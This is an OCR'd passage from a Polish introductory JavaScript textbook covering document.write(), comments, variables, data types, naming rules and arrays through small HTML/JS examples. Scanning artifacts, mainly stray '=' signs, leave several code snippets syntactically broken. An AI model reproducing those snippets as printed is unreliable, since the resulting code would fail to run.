<!DOCTYPE html>
<html>
  <head>
    <title>Constructive &amp; Co.</title>
    <link rel="stylesheet" href="css/c01.css" />
  </head>
  <body>
    <h1>Constructive &amp; Co.</h1>
    <script>document.write('<h3>Witamy!</h3>');</script>
    <p>Składanie zamówień i wszelkie informacje są
dostępne pod numerem telefonu
      <em>555-3344</em></p>
  </body>
</html>
```

7 Teraz otwórz plik HTML w edytorze, usuń atrybut `src` ze znacznika otwierającego `<script>`, a następnie między znacznikami `<script>` i `</script>` dodaj nowy kod pokazany po lewej stronie. Atrybut `src` nie jest dłużej potrzebny, ponieważ kod JavaScript znajduje się na stronie HTML.

Jak wspomniano w podrozdziale „Jak połączyć HTML, CSS i JavaScript?", najlepiej jest unikać umieszczania kodu JavaScript na stronach HTML. Takie rozwiązanie pokazano tutaj, ponieważ możesz się spotkać z tą techniką.

8 Otwórz plik HTML w przeglądarce internetowej. Na stronie zostało wyświetlone powitanie.

Jak pewnie zgadłeś, polecenie `document.write()` *zapisuje* zawartość w obiekcie `document` (strona internetowa). To jest bardzo prosty sposób dodawania zawartości na stronie, choć nie zawsze najlepszy. W rozdziale 5. będą przedstawione różne sposoby uaktualniania zawartości strony.

JAK UŻYWAĆ OBIEKTÓW I METOD?

Przedstawiony poniżej jeden wiersz kodu JavaScript pokazuje, jak używać obiektów i metod. Programiści nazywają to **wywołaniem** metody obiektu.

Obiekt `document` przedstawia całą stronę internetową. Wszystkie przeglądarki internetowe implementują ten obiekt i można go wykorzystywać, po prostu podając jego nazwę.

Metoda `write()` obiektu `document` pozwala na umieszczenie nowej zawartości na stronie, w miejscu użycia elementu `<script>`.

Obiekt `document` posiada wiele metod i właściwości. Są one nazywane **elementami składowymi** obiektu.

Dostęp do elementów składowych obiektu można uzyskać z wykorzystaniem kropki umieszczanej między nazwą obiektu i nazwą elementu składowego, którego chcesz użyć. Kropka jest nazywana **operatorem elementu składowego**.

Jeżeli do prawidłowego działania metoda wymaga pewnych informacji dodatkowych, to dane są przekazywane w nawiasie.

Każdy fragment informacji nosi nazwę **parametru** metody. W omawianym przykładzie metoda `write()` musi wiedzieć, jaką zawartość ma umieścić na stronie internetowej.

Przeglądarka internetowa używa w tle znacznie większej ilości kodu, aby zawartość pojawiła się na ekranie. Na szczęście nie musisz wiedzieć, jak przeglądarka to robi.

Jednak trzeba wiedzieć, jak wywoływać obiekt i metodę, a także jak przekazywać informacje niezbędne do wykonania zleconego przez Ciebie zadania. Przeglądarka internetowa zajmuje się resztą.

Istnieje znacznie więcej obiektów podobnych do przedstawionego obiektu `document` oraz wiele metod, takich jak `write()`, które okażą się pomocne podczas tworzenia skryptów.

KOD JAVASCRIPT JEST URUCHAMIANY W MIEJSCU, GDZIE JEST UMIESZCZONY W DOKUMENCIE HTML

Kiedy przeglądarka internetowa napotka element `<script>`, zatrzymuje działanie w celu wczytania skryptu, a następnie sprawdza, czy musi = cokolwiek zrobić.

```
<!DOCTYPE html>
<html>
  <head>
    <title>Constructive &amp;amp; Co.</title>
    <link rel="stylesheet" href="css/c01.css" />
  </head>
  <body>
    <h1>Constructive &amp;amp; Co.</h1>
    <p>Składanie zamówień i wszelkie informacje są dostępne pod numerem telefonu
      <em>555-3344</em></p>
    <script src="js/add-content.js"></script>
  </body>
</html>
```

Zwróć uwagę na możliwość przeniesienia elemen-= tu `<script>` w miejsce za pierwszym akapitem, co = wpływa na miejsce wyświetlenia tekstu powitania = na stronie.

Miejsce wyświetlania danych generowanych przez = skrypt wpływa na umiejscowienie elementów = `<script>` na stronie internetowej oraz na ogólny czas jej wczytywania; patrz podrozdział „Gdzie = umieszczać skrypty?”.

PODSUMOWANIE
ABC PROGRAMOWANIA

C. Jak można utworzyć skrypt na stronę internetową?

- Najlepszym rozwiązaniem jest umieszczenie kodu JavaScript w oddzielnym pliku JavaScript. To będzie zwykły plik tekstowy (podobnie jak pliki stron HTML i arkuszy stylów CSS), ale z rozszerzeniem *.js*.
- Element HTML `<script>` jest używany na stronach HTML w celu wskazania przeglądarce internetowej konieczności wczytania pliku JavaScript (podobnie jak element `<link>` może być użyty do wczytania pliku CSS).
- Gdy wyświetlisz w przeglądarce internetowej kod źródłowy strony, to zauważysz, że JavaScript nie modyfikuje znaczników HTML. Skrypt działa na utworzonym przez przeglądarkę modelu strony internetowej.

2

PODSTAWOWE INSTRUKCJE JAVASCRIPT

W tym rozdziale zaczniesz uczyć się odczytu i tworzenia = kodu JavaScript. Ponadto zobaczysz, jak wydawać polecenia = przeglądarce internetowej.

JĘZYK — SŁOWNICTWO I SKŁADNIA

Podobnie jak w przypadku każdego nowego języka, przy nauce JavaScript do opanowania = jest wiele nowych słów (słownictwo) i reguł = dotyczących ich użycia (składnia).

WYDAWANIE POLECEŃ PRZEGLĄDARCE INTERNETOWEJ

Przeglądarki internetowe (i ogólnie komputery) wykonują zadania w zupełnie odmienny sposób niż człowiek. Wydawane przez Ciebie = polecenia muszą odzwierciedlać sposób działania komputera.

Naukę rozpoczniemy od kilku kluczowych elementów konstrukcyjnych języka. Dowiesz się, = jak można je wykorzystać do opracowania bardzo prostych skryptów (składających się z kilku = kroków), a dopiero w kolejnych rozdziałach zajmiemy się nieco bardziej skomplikowanymi = koncepcjami.


MONTAGUE
MacBook Pro

POLECENIA

Skrypt to seria instrukcji wykonywanych kolejno przez komputer. Każda pojedyncza instrukcja (krok) jest nazywana **poleceniem**. Na końcu polecenia powinien znajdować się średnik.

Działanie kodu, który przedstawiono po prawej stronie, wkrótce zostanie omówione, ale teraz zwróć uwagę na następujące kwestie:

- Każdy wiersz kodu w kolorze **zielonym** jest **poleceniem**.
- Nawiasy klamrowe w kolorze **różowym** oznaczają początek i koniec **bloku kodu**. (Blok kodu może zawierać wiele poleceń).
- Kod w kolorze **fioletowym** ustala, który fragment kodu powinien zostać wykonany, jak się przekonasz w rozdziale 4., w podrozdziale „Ocena warunku i poleceń warunkowych".

```
var today = new Date();
var hourNow = today.getHours();
var greeting;

if (hourNow > 18) {
    greeting = 'Dobry wieczór!';
} else if (hourNow > 12) {
    greeting = 'Dzień dobry!';=
} else if (hourNow > 0) {
    greeting = 'Dzień dobry!';=
} else {
    greeting = 'Witamy!';
}
document.write('<h3>' + greeting  + '</h3>');
```

W JĘZYKU JAVASCRIPT WIELKOŚĆ LITER MA ZNACZENIE

Wielkość liter w kodzie JavaScript ma znaczenie. Dlatego też `hourNow` oznacza zupełnie co innego niż `HourNow` lub `HOURNOW`.

POLECENIA SĄ INSTRUKCJAMI, KAŻDE Z NICH ROZPOCZYNA SIĘ W NOWYM WIERSZU

Polecenie to pojedyncza instrukcja, która powinna być wykonana przez komputer. Każde polecenie powinno rozpoczynać się w nowym wierszu i kończyć się średnikiem. Kod źródłowy utworzony w taki sposób jest łatwy w odczycie.

Średnik wskazuje interpreterowi JavaScript koniec kroku i przejście do kolejnego.

POLECENIA MOGĄ BYĆ ORGANIZOWANE W BLOKI KODU

Pewne polecenia są ujęte w nawiasy klamrowe i noszą nazwę **bloków kodu**. Po zamykającym nawiasie klamrowym nie umieszcza się średnika.

W przedstawionym powyżej przykładzie każdy blok kodu zawiera jedno polecenie dotyczące aktualnej godziny. Bloki kodu są często używane do zgrupowania wielu poleceń, co pomaga programiście w organizacji kodu, który z kolei staje się znacznie czytelniejszy.

KOMENTARZE

W kodzie należy umieszczać **komentarze** wyjaśniające sposób jego działania. = Dzięki komentarzom kod staje się łatwiejszy do odczytu i zrozumienia. = Komentarze mogą pomóc zarówno Tobie, jak i innym w odczycie kodu.

```
/* Ten skrypt wyświetla użytkownikowi tekst powitania wybrany na podstawie aktualnej =
   godziny. Przykład pochodzi z książki JavaScript & jQuery. */

var today = new Date();           // Utworzenie nowego obiektu daty.=
var hourNow = today.getHours();   // Ustalenie aktualnej godziny.=
var greeting;

// Wyświetlenie odpowiedniego tekstu powitania na podstawie aktualnej godziny.=
if (hourNow > 18) {
    greeting = 'Dobry wieczór!';
} else if (hourNow > 12) {
    greeting = 'Dzień dobry!';=
} else if (hourNow > 0) {
    greeting = 'Dzień dobry!';=
} else {
    greeting = 'Witamy!';
}
document.write('<h3>' + greeting  + '</h3>');
```

Kolor **zielony** — kod JavaScript.

Kolor **różowy** — komentarz wielowierszowy.

Kolor **szary** — komentarz jednowierszowy.

KOMENTARZ WIELOWIERSZOWY

Jeżeli komentarz ma obejmować więcej niż tylko jeden wiersz, to należy użyć komentarza = **wielowierszowego**. W takim przypadku komentarz rozpoczyna się znakami /* i kończy się znakami */. Wszystko to, co znajduje się między tymi oznaczeniami, nie będzie przetwarzane przez = interpreter JavaScript.

Komentarze wielowierszowe często są wykorzystywane do opisania sposobu działania skryptu lub = uniemożliwienia uruchomienia danego fragmentu = skryptu podczas jego testowania.

KOMENTARZ JEDNOWIERSZOWY

W komentarzu **jednowierszowym** wszystko, co znajduje się za dwoma ukośnikami (//) = w danym wierszu, nie będzie przetwarzane = przez interpreter JavaScript. Komentarze jednowierszowe są często stosowane = w charakterze krótkich opisów wyjaśniających działanie kodu.

Komentarze okażą się szczególnie cenne, jeśli = do kodu powrócisz po wielu dniach lub miesiącach. Pomagają również osobom, które dopiero = zapoznają się z utworzonym przez Ciebie kodem.

CO TO JEST ZMIENNA?

Skrypt musi mieć możliwość tymczasowego przechowywania informacji niezbędnych do wykonania zadania. Dane mogą być przechowywane w **zmiennych**.

Kiedy tworzysz kod JavaScript, musisz wskazać interpreterowi każdy krok przeznaczony do wykonania. Czasami oznacza to o wiele więcej informacji szczegółowych, niż przypuszczasz.

Rozważ na przykład obliczenie powierzchni ściany. W matematyce obliczenie powierzchni prostokąta wymaga pomnożenia dwóch liczb:

szerokość · *wysokość* = *powierzchnia*

Tego rodzaju obliczenia możesz przeprowadzić w pamięci. Jednak podczas tworzenia skryptu przeznaczonego do obliczenia powierzchni musisz dostarczyć komputerowi dokładne instrukcje. Możesz więc nakazać wykonanie po kolei czterech wymienionych niżej kroków:

1. Zapamiętaj wartość *szerokość*.
2. Zapamiętaj wartość *wysokość*.
3. Pomnóż wartość *szerokość* przez *wysokość*, obliczając tym samym *powierzchnię*.
4. Przekaż wynik użytkownikowi.

W takim przypadku do „zapamiętania" wartości *szerokości* i *wysokości* są używane zmienne. (To ilustruje również, że skrypt zawiera dokładne instrukcje o działaniach, jakie ma podejmować komputer). Zmienną można porównać do pamięci krótkotrwałej, ponieważ po opuszczeniu danej strony przeglądarka internetowa „zapomni" wszystkie związane z nią informacje.


Zmienna to dobra nazwa dla = przedstawionej koncepcji, ponieważ = dane przechowywane w zmiennej = mogą ulegać zmianie (lub różnić się) = w trakcie każdego uruchamiania = skryptu.

Niezależnie od wymiarów ściany doskonale wiesz, = że jej *powierzchnię* możesz obliczyć przez po- mnożenie *szerokości* ściany przez jej *wysokość*. Podobnie te same skrypty często są używane do = wykonania tego samego zadania nawet pomimo = ich uruchamiania z innymi danymi. Dlatego też = zmienne można wykorzystać do przedstawienia = w skryptach tych wartości, które ulegają zmianie. = Mówimy więc, że wynik będzie **obliczony** na pod- stawie danych przechowywanych w zmiennych.

Wykorzystanie zmiennych do przedstawienia liczb = lub innego rodzaju danych jest bardzo podobne = do koncepcji stosowanych w algebrze, gdzie do = przedstawienia liczb służą litery. Jednak istnieje = jedna kluczowa różnica. Znak równości ma zupeł- nie inne znaczenie w programowaniu, o czym się = przekonasz na dwóch kolejnych stronach.

ZMIENNE — JAK JE DEKLAROWAĆ?

Zanim będziesz mógł użyć zmiennej, najpierw musisz zgłosić taką chęć. To oznacza konieczność utworzenia zmiennej i nadania jej nazwy. Programiści nazywają to **deklarowaniem** zmiennej.



`var` to przykład tego, co programiści nazywają **słowem kluczowym**. Interpreter JavaScript wie, że to słowo jest używane do utworzenia zmiennej.

W celu użycia zmiennej trzeba nadać jej nazwę (czasami określaną mianem identyfikatora). W omawianym przypadku zmienna nosi nazwę `quantity`.

Jeżeli nazwa zmiennej to więcej niż tylko jedno słowo, to do jej zapisania najczęściej stosuje się styl o nazwie camelCase. Oznacza to, że pierwsze słowo rozpoczyna się małą literą, a każde kolejne dużą.

ZMIENNE — JAK PRZYPISYWAĆ IM WARTOŚĆ?

Po utworzeniu zmiennej można określić, jakie informacje mają być w niej przechowywane. Programiści mówią wówczas o **przypisaniu wartości** zmiennej.

W tym momencie można zastosować zmienną poprzez użycie jej nazwy. W omawianym przypadku ustawiliśmy wartość zmiennej o nazwie `quantity`. Kiedy istnieje taka możliwość, nazwa zmiennej powinna wskazywać rodzaj przechowywanych przez nią danych.

Znak równości (=) jest operatorem przypisania. Informuje on o przypisaniu wartości zmiennej. Ponadto jest używany do uaktualnienia wartości danej zmiennej (patrz podrozdział „Zmiana wartości zmiennej").

Dopóki zmiennej nie jest przypisana wartość, określamy wartość zmiennej jako **niezdefiniowaną**.

Miejsce zadeklarowania zmiennej może mieć wpływ na to, w których fragmentach skryptu można używać tej zmiennej. Programiści mówią wówczas o **zasięgu** zmiennej, co zostanie omówione w rozdziale 3. w podrozdziale „Zakres zmiennej".

TYPY DANYCH

JavaScript rozróżnia liczby, ciągi tekstowe oraz wartości `true` i `false` określane mianem wartości boolowskich.

TYPY LICZBOWE

Typy liczbowe są przeznaczone do obsługi liczb.

```
0.75
```

W przypadku zadań obejmujących obliczenia będziesz używał cyfr od 0 do 9. Na przykład liczba pięć tysięcy dwieście siedemdziesiąt dwa jest zapisywana w postaci 5272 (zwróć uwagę na brak separatora tysięcznego). Oczywiście można również używać liczb ujemnych (na przykład -23678) i zawierających część dziesiętną (na przykład trzy czwarte zapisane w postaci 0.75).

TYPY TEKSTOWE

Dane w postaci ciągów tekstowych składają się z liter oraz innych znaków.

```
'Witaj, Janku!'
```

Zwróć uwagę na ujęcie ciągu tekstowego w apostrofy. To również może być cudzysłów, ale otwierający i zamykający znak cytowania muszą być takie same.

Ciągi tekstowe są używane podczas pracy z tekstem dowolnego rodzaju. Bardzo często są wykorzystywane w celu dodawania nowej zawartości na stronie, mogą również zawierać znaczniki HTML.

TYPY BOOLOWSKIE

Typ boolowski może przyjmować jedną z dwóch wartości: `true` lub `false`.

```
true
```

Być może na razie wydaje się to nieco abstrakcyjne, ale w rzeczywistości typ boolowski jest niezwykle użyteczny.

Potraktuj go jak włącznik światła — znajduje się w pozycji „włączony" lub „wyłączony". Jak się przekonasz w rozdziale 4., typ boolowski jest niezwykle użyteczny podczas ustalania, która część skryptu powinna być uruchomiona.

Liczby są wykorzystywane nie tylko w kalkulatorach, ale również w zadaniach, takich jak ustalenie wielkości ekranu, przesunięcie elementu do wskazanej pozycji na stronie lub ustawienie ilości czasu, w trakcie którego element ma zniknąć.

Poza wymienionymi trzema typami danych JavaScript obsługuje także inne (tablice, obiekty, `undefined` i `null`) — poznasz je w dalszych rozdziałach.

Inaczej niż jest w innych językach programowania, w języku JavaScript podczas deklarowania zmiennej nie ma konieczności wskazania typu przechowywanych przez nią danych.

UŻYCIE ZMIENNEJ DO PRZECHOWYWANIA LICZBY

JAVASCRIPT c02/js/numeric-variable.js

```
var price;
var quantity;
var total;

price = 5;
quantity = 14;
total = price * quantity;

var el = document.getElementById('cost');
el.textContent = total + ' zł';
```

HTML c02/numeric-variable.html

```
<h1>Elderflower</h1>
<div id="content">
  <h2>Własna tabliczka</h2>
  <div id="cost">Koszt: 5 zł za literę</div>
  <img src="images/preview.jpg"
alt="Przykład tabliczki" />=
</div>
<script src="js/numeric-variable.js"></script>
```

WYNIK

Uwaga: Istnieje wiele sposobów umieszczania zawartości na stronie i wiele miejsc, w których można umieścić skrypt. Wady i zalety poszczególnych technik będą omówione w rozdziale 5., w podrozdziale „Porównanie technik — uaktualnienie zawartości HTML". Przedstawiona tutaj technika nie działa w przeglądarce IE8.

W przedstawionym przykładzie utworzono trzy zmienne i przypisano im wartości:

- zmienna `price` przechowuje cenę jednej litery;
- zmienna `quantity` przechowuje liczbę liter zamówionych przez klienta;
- zmienna `total` przechowuje całkowity koszt zamówionych liter.

Zwróć uwagę, że liczby nie są ujmowane w znaki cytowania. Gdy zmiennej zostanie przypisana wartość, nazwy zmiennej można używać w celu przedstawienia tej wartości (podobnie jak ma to miejsce w algebrze). W omawianym przykładzie koszt całkowity jest obliczany przez pomnożenie ceny jednej litery przez liczbę liter zamówionych przez użytkownika.

Umieszczeniem wyniku na stronie zajmują się dwa ostatnie polecenia. Szczegółowe omówienie tej techniki znajdziesz w rozdziale 5., w podrozdziałach „Metody wybierające poszczególne elementy" i „Uzyskanie dostępu i uaktualnienie tekstu za pomocą właściwości textContent (i innerText)". Pierwsze z wymienionych poleceń wyszukuje element, którego atrybut `id` ma wartość `cost`. Natomiast drugie zastępuje zawartość tego elementu nową.

UŻYCIE ZMIENNEJ DO PRZECHOWYWANIA CIĄGU TEKSTOWEGO

Przez moment skoncentrujemy się na pierwszych czterech wierszach kodu JavaScript. Zadeklarowano w nich dwie zmienne (`username` i `message`) przeznaczone do przechowywania ciągów tekstowych (nazwa użytkownika oraz wyświetlany mu komunikat).

Kod odpowiedzialny za uaktualnienie strony (ostatnie cztery wiersze) będzie w pełni omówiony w rozdziale 5. Kod ten pobiera dwa elementy na podstawie wartości ich atrybutów `id`. Tekst w elementach będzie uaktualniony wartościami przechowywanymi w zadeklarowanych wcześniej zmiennych.

Zwróć uwagę na sposób ujęcia ciągu tekstowego w znaki cytowania. Mogą to być apostrofy lub cudzysłów, ale znaki otwierający i zamykający muszą być takie same. Jeżeli zaczniesz od apostrofu, na końcu także musisz umieścić apostrof. To samo dotyczy cudzysłowu:

✓ `"witaj"` ✗ `"witaj'`
✓ `'witaj'` ✗ `'witaj"`

Znaki cytowania muszą być zwykłe, nie drukarskie:

✓ `" "` ✗ `“ ”`
✓ `' '` ✗ `‘ ’`

Ciągi tekstowe zawsze muszą być zapisane w jednym wierszu:

✓ `'Zapoznaj się z naszym asortymentem'`
✗
```
'Zapoznaj się
z naszym nowym asortymentem'
```

c02/js/string-variable.js **JAVASCRIPT**

```
var username;
var message;
username = 'Marta';
message = 'Zapoznaj się z naszym asortymentem';

var elName = document.getElementById('name');
elName.textContent = username;
var elNote = document.getElementById('note');
elNote.textContent = message;
```

c02/string-variable.html **HTML**

```
<h1>Elderflower</h1>
<div id="content">
  <div id="title">Witaj,
    <span id="name">przyjacielu</span>!</
div>
  <div id="note">Rozejrzyj się...</div>
</div>
<script src="js/string-variable.js"></
script>
```

WYNIK

UŻYCIE ZNAKÓW CYTOWANIA W CIĄGU TEKSTOWYM

JAVASCRIPT c02/js/string-with-quotes.js

```
var title;
var message;
title = "Oferta specjalna w Molly's";
message = '<a href=\"sale.html\">Rabat 25%!</a>';

var elTitle = document.getElementById('title');
elTitle.innerHTML = title;
var elNote = document.getElementById('note');
elNote.innerHTML = message;
```

HTML c02/string-with-quotes.html

```
<h1>Elderflower</h1>
<div id="content">
  <div id="title">Oferty specjalne</div>
  <div id="note">Zapisz się, aby otrzymywać oferty =
przygotowane specjalnie dla Ciebie!</div>
</div>
<script src="js/string-with-quotes.js"></script>
```

WYNIK

Czasami zachodzi potrzeba użycia = apostrofu lub cudzysłowu *wewnątrz* ciągu tekstowego.

Ponieważ ciąg tekstowy może być = ujęty w apostrofy lub cudzysłów, to = jeśli chcesz w tym ciągu użyć znaku = cudzysłowu, ujmij cały ciąg tekstowy = w apostrofy.

Podobnie jeśli chcesz użyć apostrofu = w ciągu tekstowym, cały ciąg = tekstowy ujmij w cudzysłów, jak = pokazano w trzecim wierszu omawianego przykładu.

Istnieje również technika polegająca = na użyciu **symboli specjalnych**. Polega ona na umieszczeniu **ukośnika** *przed* znakiem cytowania wewnątrz = ciągu tekstowego, jak pokazano = w czwartym wierszu omawianego = przykładu. Ukośnik informuje interpreter, że znak znajdujący się po nim = jest częścią ciągu tekstowego, a nie oznaczeniem jego końca.

Techniki pozwalające na umieszczanie = zawartości na stronie internetowej = będą przedstawione w rozdziale 5. = W omawianym przykładzie wykorzystaliśmy właściwość o nazwie = `innerHTML` w celu dodania kodu = HTML na stronie. W pewnych sytuacjach użycie wymienionej właściwości = *może* być ryzykowne, o czym dowiesz = się w rozdziale 5., w podrozdziałach: = „Ataki typu XSS", „Ochrona przed = atakami typu XSS", „XSS — weryfikacja i szablony", „XSS — unieszkodliwienie i kontrola znaczników".

UŻYCIE ZMIENNEJ DO PRZECHOWYWANIA WARTOŚCI BOOLOWSKIEJ

Wprawdzie zmienna boolowska może przechowywać jedynie wartości `true` lub `false`, ale ten typ danych jest bardzo użyteczny.

W przykładzie po prawej stronie wartości `true` i `false` są używane w atrybutach `class` elementów HTML. Wartości te powodują przypisanie różnych klas CSS: `true` wyświetla „ptaszka", natomiast `false` krzyżyk. (Sposobami ustawiania atrybutu `class` zajmiemy się w rozdziale 5.).

Rzadko zdarza się potrzeba wyświetlenia słów `true` lub `false` na stronie internetowej, ale omawiany tutaj typ danych ma dwa popularne zastosowania.

Pierwsze: typ boolowski jest stosowany, gdy wartością może być tylko `true` lub `false`. Te wartości można potraktować jako `włączony` i `wyłączony` lub 0 i 1: `true` odpowiada `włączony` lub 1, natomiast `false` odpowiada `wyłączony` lub 0.

Drugie: typ boolowski jest używany, kiedy kod może mieć więcej niż tylko jedną ścieżkę działania. Pamiętaj, że w zależności od okoliczności można wykonywać inny kod, jak zostało to pokazane na diagramach w książce.

Ścieżka wykonywania kodu zależy od wyniku testu lub warunku.


c02/js/boolean-variable.js **JAVASCRIPT**

```
var inStock;
var shipping;
inStock = true;
shipping = false;

var elStock = document.
getElementById('stock');
elStock.className = inStock;

var elShip = document.
getElementById('shipping');
elShip.className = shipping;
```

c02/boolean-variable.html **HTML**

```
<h1>Elderflower</h1>
<div id="content">
  <div class="message">Dostępny:
    <span id="stock"></span></div>
  <div class="message">Wysłany:
    <span id="shipping"></span></div>
</div>
<script src="js/boolean-variable.js"></
script>
```

WYNIK



SKRÓTY PODCZAS TWORZENIA ZMIENNYCH

JAVASCRIPT c02/js/shorthand-variable.js

```
① var price = 5;
  var quantity = 14;
  var total = price * quantity;
```

```
② var price, quantity, total;
  price = 5;
  quantity = 14;
  total = price * quantity;
```

```
③ var price = 5, quantity = 14;
  var total = price * quantity;
```

```
④ /* Wyświetlenie wartości całkowitej
  w elemencie, którego wartość atrybutu id =
  wynosi cost. */=
  var el = document.getElementById('cost');
  el.textContent = total + ' zł';
```

WYNIK

Programiści czasem stosują skróty = podczas tworzenia zmiennych. Poniżej = przedstawiono trzy sposoby deklarowania = zmiennych i przypisywania im wartości.

1. Zadeklarowanie zmiennej i przypisanie = jej wartości odbywa się w tym samym = poleceniu.

2. Trzy zmienne zostały zadeklarowane = w jednym wierszu. W kolejnych wierszach = przypisano im wartości.

3. Zadeklarowanie dwóch zmiennych = i przypisanie im wartości nastąpiło = w jednym wierszu. W drugim wierszu jest = zadeklarowana kolejna zmienna, której = również przypisano wartość.

(W przykładzie trzecim pokazano dwie = liczby, ale w jednym wierszu można = zadeklarować zmienne przechowujące = dane innych typów, na przykład ciąg = tekstowy i liczbę).

4. Tutaj zmienna została wykorzystana = w celu przechowywania odniesienia do = elementu na stronie HTML. Dzięki temu = można pracować bezpośrednio z elementem przechowywanym w tej zmiennej. = (Więcej informacji na ten temat znajdziesz = w rozdziale 5., w podrozdziale „Buforowanie zapytań modelu D").

Wprawdzie skrót może zaoszczędzić = programiście nieco pisania, ale jednocześnie utrudnia odczyt kodu. Jeżeli rozpoczynasz naukę programowania, lepszym = rozwiązaniem będzie umieszczenie kodu = w większej liczbie wierszy, ponieważ = wówczas jest łatwiejszy do odczytu = i zrozumienia.

ZMIANA WARTOŚCI ZMIENNEJ

Po przypisaniu wartości zmiennej możesz później w tym samym skrypcie zmienić tę wartość.

Po utworzeniu zmiennej nie trzeba ponownie używać słowa kluczowego `var`, aby przypisać jej nową wartość. Wystarczy użyć nazwy zmiennej, znaku równości (nazywanego także operatorem przypisania) i nowej wartości dla danej zmiennej.

Na przykład początkowa wartość zmiennej `shipping` może wynosić `false`. Następnie na skutek pewnej zmiany okazuje się, że produkt może być wysłany. Dlatego też w kodzie wartość zmiennej `shipping` ulega zmianie na `true`.

W omawianym przykładzie wartości obu zmiennych zmieniają się na przeciwne.

c02/js/update-variable.js **JAVASCRIPT**

```
var inStock;
var shipping;

inStock = true;
shipping = false;

/* W tym miejscu mogą być przetwarzane dane.
Skutkiem przetwarzania może być potrzeba
zmiany wartości zmiennych. */

inStock = false;
shipping = true;

var elStock = document.
getElementById('stock');
elStock.className = inStock;
var elShip = document.
getElementById('shipping');
elShip.className = shipping;
```

WYNIK

REGUŁY DOTYCZĄCE NADAWANIA NAZW ZMIENNYM

Poniżej przedstawiono sześć reguł, których należy przestrzegać podczas nadawania nazw zmiennym.

1

Nazwa musi rozpoczynać się literą, znakiem dolara ($) lub podkreśleniem (_), natomiast *nie może* rozpoczynać się od cyfry.

2

Nazwa zmiennej może zawierać znak dolara ($) lub podkreślenie (_), ale nie wolno używać myślnika (`-`) lub kropki (`.`).

3

Nie wolno używać **słów kluczowych** lub **zarezerwowanych**. Słowa kluczowe to słowa specjalne, nakazujące interpreterowi wykonywanie określonych zadań. Na przykład słowo kluczowe `var` jest używane do zadeklarowania zmiennej. Z kolei słowa zarezerwowane mogą być wykorzystane w *przyszłych* wersjach JavaScript.

WIĘCEJ W SIECI

Pełną listę słów kluczowych i zarezerwowanych w JavaScript można znaleźć na stronie poświęconej tej książce.

4

We wszystkich zmiennych wielkość liter ma znaczenie. Dlatego też `score` i `Score` to zupełnie różne nazwy zmiennych. Złą praktyką jest tworzenie dwóch zmiennych o tej samej nazwie, ale różniących się tylko wielkością liter.

5

Używaj nazwy wskazującej na rodzaj informacji przechowywanych przez daną zmienną. Na przykład zmienna `firstName` może przechowywać imię użytkownika, `lastName` jego nazwisko, natomiast `age` jego wiek.

6

Jeżeli nazwa zmiennej składa się z więcej niż tylko jednego słowa, to począwszy od drugiego słowa, pierwsza litera powinna być duża. Na przykład nadaj zmiennej nazwę `firstName` zamiast `firstname`. Taki styl nazw jest określany mianem camelCase. Istnieje również możliwość rozdzielania słów znakiem podkreślenia (nie wolno używać myślników).

TABLICE

Tablica to zmienna specjalnego typu.
Nie przechowuje tylko jednej wartości, ale ich listę.

Użycie tablicy należy rozważyć = podczas pracy z **listą** lub zbiorem **powiązanych** ze sobą = wartości.

Tablica jest szczególnie użyteczna, gdy nie wiadomo, = ile dokładnie elementów będzie = znajdowało się na liście, ponieważ w trakcie tworzenia tablicy = jeszcze nie została określona = liczba przechowywanych w niej = wartości.

Jeżeli nie wiesz, ile elementów = będzie zawierała lista, to zamiast tworzyć wiele zmiennych = dla długiej listy (kiedy i tak = będzie można wykorzystać tylko = niewielką ich liczbę), znacznie = lepiej będzie użyć tablicy.

Tablica może być na przykład = przeznaczona do przechowywania poszczególnych elementów = listy rzeczy do kupienia, ponieważ elementy tej listy są = ze sobą powiązane.

Ponadto podczas przygotowywania nowej listy = rzeczy do kupienia liczba elementów na poszczególnych = listach może być różna.

Jak zobaczysz na kolejnej stronie, wartości w tablicy są = rozdzielane przecinkami.

W rozdziale 12. dowiesz się, = że tablice mogą być niezwykle = użyteczne podczas przedstawiania skomplikowanych danych.

TWORZENIE TABLICY

JAVASCRIPT c02/js/array-literal.js

```
var colors;
colors = ['biały', 'czarny', 'inny'];

var el = document.getElementById('colors');
el.textContent = colors[0];
```

WYNIK

JAVASCRIPT c02/js/array-constructor.js

```
var colors = new Array('biały',
                       'czarny',
                       'inny');

var el = document.getElementById('colors');
el.innerHTML = colors.item(0);
```

Podczas tworzenia tablicy zastosowanie literału tablicy (przedstawionej w pierwszym fragmencie kodu) jest preferowane zamiast użycia konstruktora tablicy.

Tablicę tworzysz i nadajesz jej nazwę podobnie jak w przypadku każdej innej zmiennej, czyli z wykorzystaniem słowa kluczowego `var` i nazwy tablicy.

Wartości przeznaczone do wstawienia w tablicy są podawane w nawiasie kwadratowym i rozdzielone przecinkami. Wartości w tablicy nie muszą być tego samego typu danych, a więc w tej samej tablicy można przechowywać ciągi tekstowe, liczby i wartości boolowskie.

Taka technika tworzenia tablicy jest określana mianem **literału tablicy**. To preferowana metoda tworzenia tablicy. Istnieje możliwość umieszczenia poszczególnych wartości w oddzielnych wierszach:

```
colors = ['biały',
          'czarny',
          'inny'];
```

Po lewej stronie pokazano przykład utworzenia tablicy z wykorzystaniem innej techniki, nazywanej **konstruktorem tablicy**. W kodzie znajduje się słowo kluczowe `new` wraz z `Array();`. Wartości są podane w nawiasie zwykłym (nie kwadratowym) i rozdzielone przecinkami. Do pobrania danych z tablicy można użyć metody o nazwie `item()`. Numer indeksu elementu jest podawany w nawiasie.

WARTOŚCI W TABLICY

Wartości w tablicy są dostępne tak, jakby tworzyły ponumerowaną listę. Trzeba koniecznie pamiętać, że numery tej listy zaczynają się od zera, a nie od jedynki.

NUMEROWANIE ELEMENTÓW TABLICY

Każdy element tablicy ma automatycznie nadaną liczbę nazywaną **indeksem**. Za pośrednictwem indeksu można uzyskać dostęp do wskazanego elementu tablicy. Rozważ poniższą tablicę przechowującą trzy kolory:

